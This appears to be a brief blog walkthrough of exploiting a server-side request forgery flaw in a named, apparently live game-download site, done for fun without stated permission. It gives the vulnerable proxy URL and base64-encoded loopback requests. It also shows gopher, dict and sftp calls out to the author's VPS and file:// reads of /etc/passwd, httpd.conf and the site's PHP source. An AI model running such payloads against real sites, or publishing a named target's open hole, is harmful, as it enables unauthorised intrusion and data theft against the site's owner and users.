


Server Side Request Forgery (SSRF) Testing




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Jun 26, 2018 · 2 min read


Well this story is just for fun testing SSRF not a bounty write up. I found a random web that vulnerable to SSRF but in order to exploit it i should convert my input to base64. Here is the site <http://playfreedownloadgames.com:2483/proxy.php?url=aHR0cDovL3d3dy50b3A4MHNnYW11cy5jb20vc2l0ZS9jb250ZW50L3BhY21hbg==>. If i decode the base64 then i got this pacman game site <http://www.top80sgames.com/site/content/pacman>.



So let's try with convert `http://127.0.0.1:80` to base64
`aHR0cDovLzEyNy4wLjAuMTo4MA==` and run it on burp repeater.




Now try with port 443 and see what its look like.




Bad request happen because i request HTTP but using port 443. Lets try gopher, dict and sftp. I'll listening on port 1337 in my VPS.




I try `gopher://my_vps_ip:1337/_pacenoge`,
`dict://my_vps_ip:1337` and `sftp://my_vps_ip:1337` all executed
successfully. What else? Try `file:///etc/passwd`



Ok i wanna see the **httpd.conf**. The default path is this **/etc/httpd/conf/httpd.conf**



By read the **httpd.conf** file i know the web path
/home/playfreedownloadgames/public_html so i want to know
the code of **proxy.php** by access it here
/home/playfreedownloadgames/public_html/proxy.php



Reference <http://blog.orange.tw> and h1 SSRF reports. Thats it.
Happy hacking! :)